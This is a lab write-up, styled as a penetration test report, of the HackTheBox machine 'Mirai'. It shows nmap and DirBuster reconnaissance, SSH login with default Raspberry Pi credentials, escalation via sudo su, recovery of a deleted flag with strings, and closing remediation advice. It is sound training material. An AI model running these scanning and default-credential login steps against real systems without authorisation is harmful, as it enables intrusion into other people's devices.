TOLGA ÜNER

Penetration Test Report of HacktheBox Machine MIRAI

March 16, 2023

Table of Contents

Scope

The scope of this assessment was one IP Address and the website.

Scope Detail

IP Address - URL	Description
10.129.242.122 - http://10.129.242.122/admin/	IP Address – Web Page

Finding

In my assessment I found that the default credentials were used for SSH which allowed me to connect to the machine as root.

Severity of the finding


Finding Number	Severity	Description
1.	High	Default Credentials

Walkthrough of the Finding

Finding 1: Default Credentials


The first thing I did was scan the IP address that I have with Nmap to see the open ports.

Command: nmap -p- -sV 10.129.242.122



```
┌──(root㉿host)-[/home/tlg/Desktop/test/mirai]
└─# nmap -p- -T 5 10.129.242.122
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-16 20:32 +03
Warning: 10.129.242.122 giving up on port because retransmission cap hit (2).
Stats: 0:03:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 28.93% done; ETC: 20:44 (0:08:21 remaining)
Stats: 0:06:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 51.78% done; ETC: 20:44 (0:05:39 remaining)
Nmap scan report for 10.129.242.122
Host is up (0.10s latency).
Not shown: 65205 closed tcp ports (reset), 324 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
1189/tcp  open  unet
32400/tcp open  plex
32469/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 796.49 seconds
```

After that I used DirBuster tool to find more information about the website.



Target URL (eg http://example.com:80/)

http://10.129.242.122/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz


☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files ☐ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

/

Please complete the test details


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 3 Files: 5
Results - Tree View
Errors: 0
Change
Back
Pause
Stop
Report

http://10.129.242.122:80/

Type	Found	Response	Size
Dir	/admin/	200	359
File	/admin/index.php	200	359
File	/admin/help.php	200	359
File	/admin/list.php	200	359
File	/admin/api.php	200	370
File	/admin/settings.php	200	359
Dir	/admin/LICENSE/	200	14546
Dir	/versions/	200	232

Current speed: 581 requests/sec (Select and right click for more options)

Average speed: (T) 1123, (C) 717 requests/sec


Parse Queue Size: 0

Current number of running threads: 200

Total Requests: 20225/1764385

Time To Finish: 00:40:32

Starting dir/file list based brute forcing /admin/1103/



10.129.242.122/admin/

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Pi-hole

Status
Active
Load: 0 0.01 0.05
Memory usage: 37.7 %

MAIN NAVIGATION
Dashboard
Login
Donate

0 Queries Blocked Last 24 Hours

5,488 Queries Last 24 Hours

0.0% Queries Blocked Last 24 Hours


115,068 Domains on Blocklists

Queries over last 24 hours

Donate if you found this useful.

Pi-hole Version v3.1.4 **Web Interface Version** v3.1 **FTL Version** v2.10

Then I checked port 32400. This port contains a plex media player platform.



Google

plex default username password


About 16,500,000 results (0.35 seconds)

the default root user for Raspbian is pi , password is raspberry .

GitHub
https://gist.github.com › ...


Setup Plex Media Server on Raspberry Pi 3 - GitHub Gist

Then I used these default credentials to login to SSH.



```
┌──(root㉿host)-[/home/tlg/Desktop/test/mirai]
└─# ssh pi@10.129.242.122
pi@10.129.242.122's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 15 15:05:00 2023 from 10.10.14.65

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberrypi:~ $ whoami
pi
pi@raspberrypi:~ $ 
```


The user flag was in the Desktop folder.



```
pi@raspberrypi:~ $ ls
background.jpg  Desktop  Documents  Downloads  Music  oldconffiles  Pictures  Public  python_games  Templates  Videos
pi@raspberrypi:~ $ cd Desktop/
pi@raspberrypi:~/Desktop $ ls
Plex  user.txt
pi@raspberrypi:~/Desktop $ cat user.txt
ff837707441b257a20e32199d7c8838dpi@raspberrypi:~/Desktop $ 
```


ff837707441b257a20e32199d7c8838d

Then I became root with the command sudo su.




```
pi@raspberrypi:/ $ sudo su
root@raspberrypi:/#
root@raspberrypi:/#
root@raspberrypi:/# ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lost+found  media  mnt  opt  persistence.conf  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
root@raspberrypi:/# 
```

The root flag was inside the root folder, but the flag was lost. And the message says that there is an backup in USB stick.




```
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~# 
```



```
root@raspberrypi:/# cd media/
root@raspberrypi:/media# ls
usbstick
root@raspberrypi:/media# cd usbstick/
root@raspberrypi:/media/usbstick# ls
damnit.txt  lost+found
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
root@raspberrypi:/media/usbstick# 
```


The message says that the flag was deleted but there is a way to see the message. First, I found the location of the USB.



```
root@raspberrypi:/media/usbstick#  df -h
Filesystem      Size  Used Avail Use% Mounted on
aufs            8.5G  2.8G  5.3G  34% /
tmpfs           100M  4.8M   96M   5% /run
/dev/sda1       1.3G  1.3G     0 100% /lib/live/mount/persistence/sda1
/dev/loop0      1.3G  1.3G     0 100% /lib/live/mount/rootfs/filesystem.squashfs
tmpfs           250M     0  250M   0% /lib/live/mount/overlay
/dev/sda2       8.5G  2.8G  5.3G  34% /lib/live/mount/persistence/sda2
devtmpfs         10M     0   10M   0% /dev
tmpfs           250M  8.0K  250M   1% /dev/shm
tmpfs           5.0M  4.0K  5.0M   1% /run/lock
tmpfs           250M     0  250M   0% /sys/fs/cgroup
tmpfs           250M  8.0K  250M   1% /tmp
/dev/sdb        8.7M   93K  7.9M   2% /media/usbstick
tmpfs            50M     0   50M   0% /run/user/999
tmpfs            50M     0   50M   0% /run/user/1000
root@raspberrypi:/media/usbstick# 
```

It was /dev/sdb.

Then I used strings command to see the flag.



```
root@raspberrypi:/media/usbstick# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:/media/usbstick#
```

3d3e483143ff12ec505d026fa13e020b

Remediation

Finding 1: Default Credentials

- Don’t use default credentials.

https://www.nexcess.net/help/how-to-change-ssh-passwords-from-the-cli/

https://www.linkedin.com/pulse/change-raspberry-pis-username-password-using-ssh-matthew-peterson/

Reference

Finding 1: Default Credentials

https://gist.github.com/lancevo/16b58420058a01c4a3d6fa3a2ce80f05